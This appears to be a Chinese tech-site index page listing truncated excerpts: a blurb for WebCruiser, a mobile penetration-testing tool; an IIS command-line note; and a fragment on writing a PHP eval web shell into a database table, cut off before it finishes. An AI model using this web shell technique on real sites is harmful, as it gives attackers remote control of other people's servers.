
WebCruiser For Ios:一款方便的移动渗透工具WebCruiser可检测以下漏洞:* GET SQL Injection(Int, String, Search * POST SQL Injection(Int, String, Search...
网站首页 > 技术文章

cmd下执行: cd %systemroot%\system32\Inetsrv\ 如果您运行的是64 位Windows,请从%windir%\system32\inetsrv 目录而不是%windir%\syswow64\inetsr...

网上好像有好多的教程的 用数据库执行Create TABLE a (cmd text NOT NULL ;Insert INTO a (cmd VALUES('<?php @eval($_POST[cmd] ?>' ;select...
